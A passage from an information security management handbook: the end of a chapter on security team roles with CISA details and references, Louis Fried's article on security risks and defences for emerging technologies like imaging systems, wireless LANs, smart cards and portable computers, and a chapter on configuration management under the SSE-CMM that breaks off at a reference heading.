Certified Information Systems Auditor (CISA)

CISA is sponsored by the Information Systems and Audit Control Association (ISACA) and tests a candidate's knowledge of IS audit principles and practices, as well as technical content areas. It is based on the results of a practice analysis. The exam tests one process and six content areas (domains) covering those tasks that are routinely performed by a CISA. The process area, which existed in the prior CISA practice analysis, has been expanded to provide the CISA candidate with a more comprehensive description of the full IS audit process. These areas are as follows:

- Process-based area (domain)
- The IS audit process
- Content areas (domains)
- Management, planning, and organization of IS
- Technical infrastructure and operational practices
- Protection of information assets
- Disaster recovery and business continuity
- Business application system development, acquisition, implementation, and maintenance
- Business process evaluation and risk management

For more information, contact ISACA via e-mail: certification@isaca.org.

Conclusion

The protection of the assets may be driven by financial concerns, reputation protection, or government mandate. Regardless of the reason, well-constructed information security teams play a vital role in ensuring organizations are adequately protecting their information assets. Depending upon the organization, an information security team may operate in a centralized or decentralized environment; but either way, the roles must be clearly defined and implemented. Furthermore, it is crucial to develop a set of performance metrics for the information security team. The metrics should look to identify issues such as budgets, efficiencies, and proficiencies within the team.

References

Hutt, Arthur E. et al., *Computer Security Handbook*, 3rd ed., John Wiley & Sons, Inc., New York, 1995.

International Information Systems Security Certification Consortium (ISC)^2, www.isc2.org.

Information Systems and Audit Control Association (ISACA), www.isaca.org.

Kabay, Michel E., *The NCSA Guide to Enterprise Security: Protecting Information Assets*, McGraw-Hill, New York, 1996.

Killmeyer Tudor, Jan, *Information Security Architecture: An Integrated Approach to Security in the Organization*, Auerbach Publications, Boca Raton, FL, 2001.

Kovacich, Gerald L., *Information Systems Security Officer's Guide: Establishing and Managing an Information Protection Program*, Butterworth-Heinemann, Massachusetts, 1998.

Management Planning Guide for Information Systems Security Auditing, National State Auditors Association and the United States General Accounting Office, 2001.

Russell, Deborah and Gangemi, G.T. Sr., *Computer Security Basics*, O'Reilly & Associates, Inc., California, 1991.

System Administration, Networking, and Security (SANS) Institute, www.sans.org.

Stoll, Clifford, *The Cuckoo's Egg*, Doubleday, New York, 1989

Wadlow, Thomas A., *The Process of Network Security: Designing and Managing a Safe Network*, Addison-Wesley, Massachusetts, 2000.

Securing New Information Technology

Louis Fried

Payoff

New information technologies mean new information security risks. This article helps data center managers to keep up with new information technology and the security risks this technology presents.

Introduction

The job of the IS security specialist has gone from protecting information within the organization to protecting information in the extended enterprise. Controlled offices and plants have given way to a porous, multiconnected, global environment. The pace at which new information technology capabilities are being introduced in the corporate setting also creates a situation in which the potential of new security risks isn't well thought out. Data center managers and must be aware of these threats before adopting new technologies so that they can take adequate countermeasures.

Information security is concerned with protecting:

- The availability of information and information processing resources.

- The integrity and confidentiality of information.

Unless adequate protection is in place when new business applications are developed, one or both of these characteristics of information security may be threatened. Availability alone is a major issue. Among US companies, the cost of systems downtime has been placed by some estimates at $4 billion a year, with a loss of 37 million hours in worker productivity.

The application of information security methods has long been viewed as insurance against potential losses. Senior management has applied the principle that it should not spend more for insurance than the potential loss could cost. In many cases, management is balancing information security costs against the potential for a single loss incident, rather than multiple occurrences of loss. This fallacious reasoning can lead to a failure to protect information assets continuously or to upgrade that protection as technology changes and exposes new opportunities for losses.

Those who would intentionally damage or steal information also follow some basic economic principles. Amateur hackers may not place a specific value on their time and thus may be willing to put substantial effort into penetrating information systems. A professional clearly places an implicit value on time by seeking the easiest way to penetrate a system or by balancing potential profit against the time and effort necessary to carry out a crime. New technologies that create new (and possibly easier) ways to penetrate a system invite such professionals and fail to deter the amateurs.

This article describes some of the potential threats to information security that may arise in the next few years. The article concludes by pointing out the opportunities for employing new countermeasures.

Document Imaging Systems

The capabilities of document imaging systems include:

- Reading and storing images of paper documents.
- Character recognition of text for abstracting or indexing.
- Retrieval of stored documents by index entry.
- Manipulation of stored images.
- Appending notes to stored images (either text or voice).
- Workflow management tools to program the distribution of documents as action steps are needed.

Workflow management is critical to taking full advantage of image processing for business process applications in which successive or parallel steps are required to process the document. Successful applications include loan processing, insurance application or claims processing, and many others that depend on the movement of documents through review and approval steps.

Image processing usually requires a mainframe or minicomputer for processing any serious volume of information, though desktop and workstation versions also exist for limited use. In addition, a full image processing system requires document readers (i.e., scanners), a local area network (LAN), workstations or personal computers, and laser printer as output devices. It is possible to operate image processing over a Wide Area Network; however, because of the bandwidth required for reasonable response times, this is not usually done. As a result, most configurations are located within a single building or building complex.

Two years ago, an insurance company installed an imaging application for processing claims. The system was installed on a LAN linked to a minicomputer in the claims processing area. A manager who had received a layoff notice accessed the parameter-driven work-flow management system and randomly realigned the processing steps into new sequences, reassigning the process steps in an equally random fashion to the hundred or so claims processing clerks using the system. He then took the backup tapes, which were rotated weekly, and backed up the revised system files on all the tapes, replacing them in the tape cabinet. The individual did not steal any information or delete any information from the system. The next morning, he called the personnel department and requested that his final paycheck be sent to his home.

The cost to the insurance company? Tens of thousands of dollars in clerical time wasted and professional and managerial time lost in finding and correcting the problem. Even worse, there were weeks of delays in processing claims and handling the resultant complaint letters. No one at the company can estimate the loss of goodwill in the customer base.

Workflow management's weaknesses.

The very techniques of workflow management that make image processing systems so effective are also their Achilles' heel. Potential threats to image processing systems may come from disruption of the workflow by unauthorized changes to sequence or approval levels in workflow management systems or from the disruption of the workflow by component failure or damage. Information contained on documents may be stolen by the unauthorized copying (downloading of the image to the workstation)and release of document images by users of workstations.

These potential threats raise issues that must be considered in the use of image processing technology. The legal status of stored images may be questioned in court because of the potential for undetectable change. In addition, there are the threats to the business from loss of confidentiality of documents, loss of availability of the system during working hours, damage to the integrity of the images and notes appended to them, and questions about authenticity of stored documents.

Minisupercomputers

Massively parallel minisupercomputers are capable of providing relatively inexpensive, large computational capacity for such applications as signal processing, image recognition processing, or neural network processing.

Massively parallel processors are generally designed to work as attached processors or in conjunction with workstations. Currently available minisupercomputers can provide 4,096 processors for$85,000 or 8,192 processors for $150,000. They can interface to such devices as workstations, file servers, and LANs.

These machines can be an inexpensive computational resource for cracking encryption codes or computer-access codes; consequently, organizations that own them are well advised to limit access control for resource use to authorized users. This is especially true if the processor is attached to a mainframe with wide area network (WAN) connectivity. Such connectivity may allow unauthorized users to obtain access to the attached processor through the host machine.

Even without using a minisupercomputer but by simply stealing unauthorized time on conventional computers, a European hacker group bragged that it had figured out the access codes to all the major North American telephone switches. This allows them to make unlimited international telephone calls at no cost (or, if they are so inclined, to destroy the programming in the switches and deny service to millions of telephone users).

Neural Network Systems

Neural network systems are software (or hardware/software combinations) capable of heuristic learning within limited domains. These systems are an outgrowth of artificial intelligence research and are currently available at different levels of capacity on systems ranging from personal computers to mainframes.

With their heuristic learning capabilities, neural networks can learn how to penetrate a network or computer system. Small systems are already in the hands of hobbyists and hackers. The capability of neural networks programs will increase as greater amounts of main memory and processing power become easily affordable for desktop machines.

Wireless Local Area Networks

Wireless LANs support connectivity of devices by using radio frequency (RF) or infrared (IR) transmission between devices located in an office or office building. Wireless LANs consist of a LAN controller and signal generators or receivers that are either attached to devices or embedded in them. Wireless LANs have the advantage of allowing easy movement of connected devices so that office space can be reallocated or modified without the constraints of hard wiring. They can connect all sizes of computers and some peripherals. As portable computers become more intensively used, they can be easily connected to PCs or workstations in the office for transmission of files in either direction.

Wireless LANs may be subject to signal interruption or message capture by unauthorized parties. Radio frequency LANs operate throughout a transmitting area and are therefore more vulnerable than infrared transmission, which is line-of-sight only.

Among the major issues of concern in using this technology are retaining confidentiality and privacy of transmissions and avoiding business interruption in the event of a failure. The potential also exists, however, for other kinds of damage to wireless LAN users. For example, supermarkets are now experimenting with wireless terminals affixed to supermarket shopping carts that broadcast the price specials on that aisle to the shopper. As this technology is extended to the inventory control function and eventually to other functions in the store, it will not be long before some clever persons find a way to reduce their shopping costs and share the method over the underground networks.

WAN Radio Communications

WAN radio communications enable handheld or portable devices to access remote computers and exchange messages (including fax messages). Wireless wide area network (WAN) may use satellite transmission through roof-mounted antennas or regional radiotelephone technology. Access to wireless Wide Area Network is supported by internal radio modems in notebook and handheld computers or wireless modems/pagers on Personal Computer Memory Card International Association cards for optional use.

Many users think that telephone land lines offer some protection from intrusion because wiretaps can often be detected and tapping into a fiberoptic line is impossible without temporarily interrupting the service. Experience shows that most intrusions results from logical—not physical—attacks on networks. Hackers usually break in through remote maintenance ports on Private Branch eXchange, voice-mail systems, or remote-access features that permit travelers to place outgoing calls.

The threat to information security from the use of wireless wide area network (WAN) is that direct connectivity is no longer needed to connect to networks. Intruders may be able to fake legitimate calls once they have been able to determine access codes. Users need to consider such protective means as encryption for certain messages, limitations on the use of wireless wide area network (WAN) transmission for confidential material, and enforcement for encrypted password and user authentication controls.

Videoconferencing

Travel costs for nonsales activities is of growing concern to many companies. Companies are less concerned about the costs of travel and subsistence than they are about the costs to the company of having key personnel away from their jobs. Crossing the US or traveling to foreign countries for a one-day meeting often requires a key employee to be

away from the job for three days. Videoconferencing is increasingly used to reduce travel to only those trips that are essential for hands-on work.

The capabilities of videoconferencing include slow-scan video for sharing documents or interactive video for conferencing. Videoconferencing equipment is now selling for as little as$30,000 per installation. At that price, saving a few trips a year can quickly pay off. However, videoconferencing is potentially vulnerable to penetration of phone switches to tap open lines and receive both ends of the conferencing transmissions.

Protection against tapping lines requires additional equipment at both ends to scramble communications during transmission. It further requires defining when to scramble communications, making users aware of the risks, and enforcing rules.

Embedded Systems

Embedding computers into mechanical devices was pioneered by the military for applications ranging from autopilots on aircraft to smart bombs and missiles. In the civilian sector, process controls, robots, and automated machine tools were early applications. Manufacturers now embed intelligence and communications capabilities in products ranging from automobiles to microwave ovens. Computers from single-chip size to minicomputers are being integrated into the equipment that they direct. In factory automation systems, embedded systems are linked through LANs to area computers and to corporate hosts.

One security concern is that penetration of host computers can lead to penetration of automated factory units, which could interrupt productive capacity and create potential hazards for workers. In the past, the need for information security controls rarely reached the factory floor or the products that were produced because there was no connection to computers that resided on wide area network (WAN). Now, however, organizations must use techniques that enforce access controls and segment LANs on the factory floor to minimize the potential for unauthorized access through the company's host computers.

Furthermore, as computers and communications devices are used more in products, program bugs or device failure could endanger the customers who buy these products. With computer-controlled medical equipment or automobiles, for example, potential liability from malfunction may be enormous. Information security techniques must extend to the environment in which embedded systems software is developed to protect this software from corruption and the company from potential liability resulting from product failures.

PCMCIA Cards

PCMCIA cards are essentially small computer boards on which chips are mounted to provide memory and processing capacity. They can be inserted (i.e., docked) into slots on portable computers to add memory capacity, processing capacity, data base capacity, or communications functions such as pagers, electronic mail, or facsimile transmission. PCMCIA cards now contain up to 4M bytes of storage; by 1997, they can be expected to provide up to 20M bytes of storage in a 1.8-inch drive, can be inserted into portable devices with double Personal Computer Memory Card International Association card slots.

The small format of PCMCIA cards and their use in portable devices such as notebook or handheld computers makes them especially vulnerable to theft or loss. Such theft or loss can cause business interruption or breach of confidentiality through loss of the information contained on the card. In addition, poor work habits, such as failing to back up the data on another device, can result in the loss of data if the card fails or if the host device fails in a

manner that damages the card. Data recovery methods are notoriously nonexistent for small portable computers.

Smart Cards

Smart cards, consisting of a computer chip mounted on a plastic card similar to a credit card, have limited intelligence and storage compared to Personal Computer Memory Card International Association cards. Smart cards are increasingly used for health records, debit cards, and stored value cards. When inserted into an access device (reader), they may be used in pay telephones, transit systems, retail stores, health care providers, and Asynchronous Transfer Mode, as well as being used to supplement memory in handheld computers.

The risks in using this technology are the same as those for PCMCIA cards but may be exacerbated by the fact that smart cards can be easily carried in wallets along with credit cards. Because smart cards are used in stored value card systems, loss or damage to the card can deprive the owner of the value recorded. Both PCMCIA cards and smart cards must contain means for authenticating the user in order to protect against loss of confidentiality, privacy, or monetary value.

Notebook and Palmtop Computers

Notebook and palmtop computers are small portable personal computers, often supporting wireless connection to LANs and wide area network (WAN) or modems and providing communications capability for docking to desktop computers for uploading or downloading of files (either data or programs).

These devices have flat panel displays and may include 1.8-inch microdisks with 20M- to 80M-byte capacity. Some models support handwriting input. Smart cards, Personal Computer Memory Card International Association cards, or flashcards may be used to add functionality or memory. By the end of the decade, speech recognition capability should be available as a result of more powerful processors and greater memory capacity.

As with the cards that may be inserted into these machines, portable computers are vulnerable to loss or theft—both of the machine and of the information contained in its memory. In addition, their use in public places (such as on airplanes) may breach confidentiality or privacy.

It is vital that companies establish information security guidelines for use of these machines as they become ubiquitous. Guidelines should include means for authentication of the user to the device before it can be used, etching or otherwise imprinting the owner's name indelibly onto the machine, and rules for protected storage of the machine when it is not in the user's possession(as in travel or at hotel stays). One problem is that most hotel safes do not have deposit boxes large enough to hold notebook computers.

Portable computers combined with communications capability may create the single largest area of information security exposure in the future. Portable computers can go wherever the user goes. Scenarios of business use are stressing advantages but not security issues. Portable computers are used in many business functions including marketing, distribution field service, public safety, health care, transportation, financial services, publishing, wholesale and retail sales, insurance sales, and others. As the use of portable computers spreads, the opportunities for information loss or damage increase.

Portable computers, combined with communications that permit access to company data bases, require companies to adopt protective techniques to protect information bases from external access and prevent intelligence from being collected by repeated access. In

addition, techniques are needed for avoiding loss of confidentiality and privacy by device theft and business interruption through device failure.

New uses create new business vulnerabilities. New hospitals, for example, are being designed with patient-centered systems in which the services are brought to the patient (to the extent possible) rather than having the patient moved from one laboratory to another. This approach requires the installation of LANs throughout the hospital so that specialized terminals or diagnostic devices can be connected to the computers processing the data collected. Handheld computers may be moved with the patient or carried by attendants and plugged into the LAN to access patient records or doctors' orders. It is easy to anticipate abuses that range from illegal access to patient information to illegal dispensing of drugs to unauthorized persons.

New Opportunities for Defense

New technology should not, however, be seen solely as a security threat. New technology also holds opportunities for better means of protection and detection. Many capabilities provided by the IT department can support defensive techniques for information or information processing facilities.

Expert systems, neural networks, and minisupercomputers.
Used individually or in combination, these technologies may enable intrusion detection of information systems. These technologies can be used to recognize unusual behavior patterns on the part of the intruder, configure the human interface to suit individual users and their permitted accesses, detect physical intrusion or emergencies by signal analysis of sensor input and pattern recognition, and reconfigure networks and systems to maintain availability and circumvent failed components. In the future, these techniques may be combined with closed-circuit video to authenticate authorized personnel by comparing digitally stored images of persons wishing to enter facilities.

Smart cards or PCMCIA cards.
Used with card readers and carrying their own software data, data cards may enable authentication of a card owner through various means, including recognition of pressure, speed, and patterns of signatures; questions about personal history(the answers to which are stored on the card); use of a digitized picture of the owner; or cryptographic codes, access keys, and algorithms. Within five years, signature recognition capabilities may be used to limit access to penbased handheld computers to authorized users only, by recognizing a signature on log-in.

Personal computer networks (PCNs).
PCNs, enabled by nationwide wireless data communications networks, will permit a personal phone number to be assigned so that calls may reach individuals wherever they (and the instrument) are located in the US. PCNs will permit additional authentication methods and allow call-back techniques to work in a portable device environment.

Voice recognition.
When implemented along with continuous speech understanding, voice recognition may be used to authenticate users of voice input systems—for example, for inquiry systems in banking and brokerages. By the end of this decade voice recognition may be used to limit access to handheld computers to authorized users only by recognizing the owner's voice on log-in.

Wireless tokens.
Wireless tokens used as company identity badges can pinpoint the location of employees on plant sites and monitor restricted plant areas and work check-in and check-out. They may also support paging capability for messages or hazard warnings.

Reducing password risks.
The Obvious Password Utility System (OPUS)project at Purdue University has created a file compression technique that makes it possible to quickly check a proposed password against a list of prohibited passwords. With this technique, the check takes the same amount of time no matter how long the list. OPUS may allow prohibited password lists to be placed on small servers and improve password control so that systems are harder to crack.

Third-party authentication methods.
Systems like Kerberos and Sesame provide a third-party authentication mechanism that operates in an open network environment but does not permit access unless the user and the application are authenticated to each other by a separate, independent computer. (Third-party refers to a separate computer, not a legal entity.) Such systems may be a defense for the threats caused by portable systems and open networks. Users of portable computers may call the third-party machine and request access to a specific application on the remote host. The Kerberos or Sesame machine authenticates the user to the application and the application to the user before permitting access.

Conclusion

To stay ahead of the threats, data center managers must maintain a knowledge of technology advances, anticipate the potential threats and vulnerabilities, and develop the protective measures in advance. In well-run systems development functions, information security specialists are consulted during the systems specification and design phases to ensure that adequate provisions are made for the security of information in applications. Data center managers must be aware of the potential threats implicit in the adoption of new technologies and the defensive measures available in order to critique the design of new applications and to inform their senior management of hazards.

The combination of advanced computer capabilities and communications is making information available to corporate executives and managers on an unprecedented scale. The availability of information mandates its use by decision makers. Corporate officers could find that they are no longer just liable for prudent protection of the company's information assets but that they are liable for prudent use of the information available to the company in order to protect its customers and employees. Such conditions may alter the way systems are designed and information is used and the way the company chooses to protect its information assets.

Author Biographies

Louis Fried
Louis Fried is vice president of IT consulting at SRI International, Menlo Park CA.

Configuration Management: Charting the Course for the Organization

Mollie E. Krehnke, CISSP, IAM and David C. Krehnke, CISSP, CISM, IAM

Configuration management (CM) supports consistency, completeness, and rigor in implementing security. It also provides a mechanism for determining the current security posture of the organization with regard to technologies being utilized, processes and practices being performed, and a means for evaluating the impact of change on the security stance of the organization. If a new technology is being considered for implementation, an analysis can determine the effects from multiple standpoints:

- Costs to purchase, install, maintain, and monitor
- Positive or negative interactions with existing technologies or architectures
- Performance
- Level of protection
- Ease of use
- Management practices that must be modified to implement the technology
- Human resources who must be trained on the correct use of the new technology, as a user or as a provider

CM functions serve as a vital base for controlling the present — and for charting the future for an organization in meeting its goals. But looking at CM from a procedural level exclusively might result in the omission of significant processes that could enhance the information security stance of an organization and support mission success.

The Systems Security Engineering Capability Maturity Model (SSE-CMM)[1] will serve as the framework for the discussion of CM, with other long-standing, well-accepted references used to suggest key elements, policies, and procedural examples.

An Overview of the SSE-CMM

The SSE-CMM describes the essential characteristics of an organization's security engineering process that must exist to ensure good security engineering and thereby protect an organization's information resources, including hardware, software, and data. The SSE-CMM model addresses:

- The entire system life cycle, including concept definition, requirements analysis, design, development, integration, installation, operations, maintenance, and decommissioning activities

- The entire organization, including management, organizational, and engineering activities, and their staffs, including developers and integrators, that provide security services
- Concurrent interactions with other disciplines, such as systems, software, hardware, human factors, and testing engineering; system management, operation, and maintenance
- Interactions with other functions, including acquisition, system management, certification, accreditation, and evaluation
- All types and sizes of security engineering organizations — commercial, government, and academia[2]

SSE-CMM Relationship to Other Initiatives

Exhibit 59.1 shows how the SSE-CMM process relates to other initiatives working to provide structure, consistency, assurance, and professional stature to information systems security and security engineering.

EXHIBIT 59.1 Information Security Initiatives

Effort	Goal	Approach	Scope
SSE-CMM	Define, improve, and assess security engineering capability	Continuous security engineering maturity model and appraisal method	Security engineering organizations
SE-CMM	Improve the system or product engineering process	Continuous maturity model of systems engineering practices and appraisal method	Systems engineering organizations
SEI CMM for software	Improve the management of software development	Staged maturity model of software engineering and management practices	Software engineering organizations
Trusted CMM	Improve the process of high-integrity software development and its environment	Staged maturity model of software engineering and management practices, including security	High-integrity software organizations
CMM1	Combine existing process improvement models into a single architectural framework	Sort, combine, and arrange process improvement building blocks to form tailored models	Engineering organizations
Sys. Eng. CM (EIA731)	Define, improve, and assess systems engineering capability	Continuous system engineering maturity model and appraisal method	System engineering organizations
Common criteria	Improve security by enabling reusable protection profiles for classes of technology	Set of functional and assurance requirements for security, along with an evaluation process	Information technology
CISSP	Make security professional a recognized discipline	Security body of knowledge and certification test for security profession	Security practitioners
Assurance frameworks	Improve security assurance by enabling a broad range of evidence	Structured approach for creating assurance arguments and efficiently producing evidence	Security engineering organizations
ISO 9001	Improve organizational quality management	Specific requirements for quality management process	Service organizations
ISO 15504	Improve software process and assessment	Software process improvement model and appraisal methodology	Software engineering organizations
ISO 13335	Improve management of information technology security	Guidance on process used to achieve and maintain appropriate levels of security for information and services	Security engineering organizations




EXHIBIT 59.2 Capability levels of a security engineering organization.

CMM Framework

A CMM is a framework for evolving an security engineering organization from an ad hoc, less organized, less effective state to a highly structured effective state. Use of such a model is a means for organizations to bring their practices under statistical process control in order to increase their process capability. The SSE-CMM was developed with the anticipation that applying the concepts of statistical process control to security engineering will promote the development of secure systems and trusted products within anticipated limits of cost, schedule, and quality.

— SSE-CMM, Version 2.0, April 1, 1999

A process is a set of activities performed to achieve a given purpose. A well-defined process includes activities, input and output artifacts of each activity, and mechanisms to control performance of the activities. A defined process is formally described for or by an organization for use by its security professionals and indicates what actions are supposed to be taken. The performed process is what the security professionals actually do.…[P]rocess maturity indicates the extent to which a specific process is explicitly defined, managed, measured, controlled, and effective. Process maturity implies a potential for growth in capability and indicates both the richness of an organization's process and the consistency with which it is applied throughout the organization.

— SSE-CMM, Version 2.0, April 1, 1999, p. 21

Capability Levels Associated with Security Engineering Maturity

There are five capability levels associated with the SSE-CMM maturity model (see Exhibit 59.2) that represent increasing organizational capability. The levels are comprised of generic practices ordered according to maturity. Therefore, generic practices that indicate a higher level of process capability are located at the top of the capability dimension.

The SSE-CMM does not imply specific requirements for performing the generic practices. An organization is generally free to plan, track, define, control, and improve their processes in any way or sequence they choose. However, because some higher level generic practices are dependent on lower level generic practices, organizations are encouraged to work on the lower level generic practices before attempting to achieve higher levels.

— SSE-CMM, Version 2.0, April 1, 1999

CMM Institutionalization

Institutionalization is the building of an infrastructure and corporate culture that establishes methods, practices, and procedures, even after those who originally defined them are gone. The process capability side of the SSE-CMM supports institutionalization by providing practices and a path toward quantitative management and continuous improvement.[3] A mature, and continually improving, CM process and the associated base practices can result in activities with the following desirable qualities.

- C*ontinuity*: knowledge acquired in previous efforts is used in future efforts
- R*epeatability*: a way to ensure that projects can repeat a successful effort
- E*fficiency*: a way to help both developers and evaluators work more efficiently
- A*ssurance*: confidence that security needs are being addressed[4]

Security Engineering Model Goals

The SSE-CMM is a compilation of the best-known security engineering practices and is an evolving discipline. However, there are some general goals that can be presented. Many of these goals are also supported by the other organizations noted in Exhibit 59.1 that are working to protect an organization's information resources.

- Gain an understanding of the security risks associated with an enterprise.
- Establish a balanced set of security needs in accordance with identified risks.
- Transform security needs into security guidance to be integrated into the activities of other disciplines employed on a project and into descriptions of a system configuration or operation.
- Establish confidence or assurance in the correctness and effectiveness of security mechanisms.
- Determine that operational impacts due to residual security vulnerabilities in a system or its operation are tolerable (acceptable risks).
- Integrate the efforts of all security engineering disciplines and specialties into a combined understanding of the trustworthiness of a system.[5]

Security Engineering

While information technology security is often the driving discipline in the current security and business environment, the more traditional security disciplines should not be overlooked. These other security disciplines include the following:

- Operations security
- Information security
- Network security
- Physical security
- Personnel security
- Administrative security
- Communications security
- Emanation security
- Computer security

Security Engineering Process Overview

The security engineering process is composed of three basic areas: risk management, engineering, and assurance. The risk management process identifies and prioritizes dangers inherent in the developed product or system. The security engineering process works with the other engineering disciplines to determine and implement solutions to the problems presented by the dangers. The assurance process establishes confidence in the security solutions and conveys this confidence to customers or to management. These areas work together to ensure that the security engineering process results achieve the defined goals.

Risk Management

Risk management involves threats, vulnerabilities, and impacts. As an SSE-CMM process, risk management is the process of identifying and quantifying risk, and establishing an acceptable level of risk for the organization. The security practice areas in support of the risk management process are assess security risk, assess impact, and assess vulnerability.[6]

Engineering

Security engineers work with the customer to identify the security needs based on the identified risks, relevant laws, organizational policies, and existing information configurations. Security engineering is a process that proceeds through concept, design, implementation, test, deployment, operation, maintenance, and decommission. This process requires close cooperation and communication with other parts of the system engineering team to coordinate activities in the accomplishment of the required objectives, ensuring that security is an integral part of the process. Once the security needs are identified, security engineers identify and track specific requirements.[7]

The security practice areas in support of the engineering process are specify security needs, provide security input, administer security controls, and monitor security posture. Later in the life cycle, the security engineer is called on to ensure that products and systems are properly configured in relation to the perceived risks, ensuring that new risks do not make the system unsafe to operate.[8]

Assurance

Assurance is the degree of confidence that the security needs are satisfied. The controls have been implemented, will function as intended, and will reduce the anticipated risk. Often, this assurance is communicated in the form of an argument and is evident in documentation that is developed during the normal course of security engineering activities.

Security Engineering Basic Process Areas

The SSE-CMM contains approximately 60 security base practices, organized into 11 process areas that cover all major areas of security engineering, and represent the best existing practices of the security engineering community. Base practices apply across the life cycle of the enterprise, do not overlap with other base practices, represent a best practice of the security community (not a state-of-the-art technique), apply using multiple methods in multiple business contexts, and do not specify a particular method or tool. The 11 SSE-CMM process areas are listed below in alphabetical order to discourage the association of a practice with a life cycle phase.

- Administer security controls
- Assess impact
- Assess security risk
- Assess threat
- Assess vulnerability
- Build assurance argument
- Coordinate security
- Monitor security posture
- Provide security input
- Specify security needs
- Verify and validate security

Security Engineering Project and Organizational Practices

There are also 11 process areas related to project and organizational practices:

- Ensure quality
- Manage configuration
- Manage project risk
- Monitor and control technical effort
- Plan technical effort

- Define organization's system engineering process
- Improve organization's system engineering process
- Manage product line evolution
- Manage systems engineering support environment
- Provide ongoing skills and knowledge
- Coordinate with suppliers[9]

The base practices and the project and organizational practices were presented to provide the reader with a perspective for the focus of this chapter on the utilization and implementation configuration management — the topic of this chapter.

Configuration Management

This chapter follows the base practices associated with SSE-CMM PA 13 — Configuration Management to discuss policies, procedures, and resources that support this process in the establishment, implementation, and enhancement of security of an organization's information resources.

Configuration Management Description

The purpose of CM is to maintain data on and status of identified configuration units, and to analyze and control changes to the system and its configuration units. Managing the system configuration involves providing accurate and current configuration data and status to developers and customers. The goal is to maintain control over the established work product configurations.[10]

Configuration Management Base Practices

The following are the base practices considered essential elements of good security engineering CM:

- Establish CM methodology
- Identify configuration units
- Maintain work product baselines
- Control changes to established configuration units
- Communicate configuration status[11]

Each of these base practices is discussed below. The format presents the SSE-CMM description, example work products, and notes. Then a discussion of other references and resources that can be utilized to implement the base practice is presented.

Establish Configuration Management Methodology

Relationship to Other Security References

Choosing a CM tool to support the CM process will depend on the business processes being supported and the associated resources to be configured (see Exhibit 59.3). "Any information which may impact safety, quality, schedule, cost, or the environment must be managed. Each activity within the supply chain must be involved in the management process…. The best CM process is one that can best accommodate change and assure that all affected information remains clear, concise, and valid."[12]

Electronic Industries Alliance (EIA-649)

The Department of Defense and the Internal Revenue Service have adopted EIA-649 as their CM standard.

The CM process must relate to the context and environment in which it is to be implemented. Related activities include assignment of responsibilities, training of personnel, and determination of performance measurements. The Configuration Management Plan (CMP) can help to correlate CM to the International Standards Organization (ISO) 9000 series of quality systems criteria. The plan can also facilitate the justification of required resources and facilities, including automated tools.[13]

EXHIBIT 59.3 BP.13.01 — Establish CM Methodology

Description

Three primary trade-off considerations will have an impact on the structure and cost of CM, including:

- Level of detail at which the configuration units are identified
- Time when the configuration units are placed under CM
- Level of formalization required for the CM process

Example of Work Products

- Guidelines for identifying configuration units
- Timeline for placing configuration units under CM
- Selected CM process
- Selected CM process description

Notes

Selection criteria for configuration units should address interface maintenance, unique user requirements, new versus modified designs, and expected rate of change.

SSE-CMM, Version 2.0, April 1, 1999, p. 213–214.

Automated Tools

Institute of Configuration Management

There are several tools that have been certified by the Institute of Configuration Management (ICM)[14] because they can support a (new) configuration methodology (indicated as CMII) as defined by the ICM. The tools are listed in Exhibit 59.4.

The ICM certification signifies that:

- The tool supports achievement of the core elements of CMII functionality.
- The tool has the potential to be robust in all areas of functionality needed by that type of tool.
- The developer understands and agrees with the tool's strengths and weaknesses relative to CMII.
- The developer plans to make enhancements that will overcome those weaknesses.
- ICM agrees with the developer's priorities for doing so.[15]

Other Automated Tools

Another automated software management tool that is used in the IBM mainframe environment is ENDEVOR. The product can automate the transfer of all program source code, object code, executable code (load modules), interpretable code, control information, and the associated documentation to run a system. This includes source programs written in high-level programming language, job control or other control language, data dictionary, operating system, database components, online teleprocessing system, and job procedures.[16]

Two other commercially available online CM tools are UNIX's Source Code Control System (SCCS) and Revision Control System (RCS).[17]

EXHIBIT 59.4 ICM's CMII Certified Automated Tools

System Type	System Name	Release/ Version	Provider Name/Site	Date Certified
PDM	Metaphase	3.2	SDRD/Methphase www.SDRD.com	May 12, 2000
PDM	Axalant-CM	1.4	Usb/Eigner + Partner www.usbmuc.com www.ep-ag.com	December 8, 2000

Configuration Management Plan and Configuration Control Board as "Tools"

Computer Security Basics

This reference states that a manual tracking system can also be used for CM throughout a system's life cycle. Policies associated with CM implementation include:

- Assigning a unique identifier to each configuration item
- Developing a CMP
- Recording all changes to configuration items (either online or offline)
- Establishing a Configuration Control Board (CCB)[17]

EIA-649

Configuration identification is the basis of unique product identification, definition, and verification; product and document identification marking; change management; and accountability. The process enables a user to distinguish between product versions and supports release control of documents for baseline management.[18]

Information Systems Security Engineering Handbook

CM is a process for controlling all changes to a system (software, hardware, firmware, documentation, support/testing equipment, and development/maintenance equipment). A CCB should be established to review and approve any and all changes to the system. Reasons for performing CM throughout the life cycle of the information system include:

- Maintaining a baseline at a given point in the system life cycle
- Natural evolution of systems over time — they do not remain static
- Contingency planning for catastrophes (natural or human)
- Keeping track of all certification and accreditation evidence
- Use of the system's finite set of resources will grow through the system's life cycle
- Configuration item identification
- Configuration control
- Configuration accounting
- Configuration auditing[19]

NCSC-TG-006, A Guide to Understanding Configuration Management in Trusted Systems

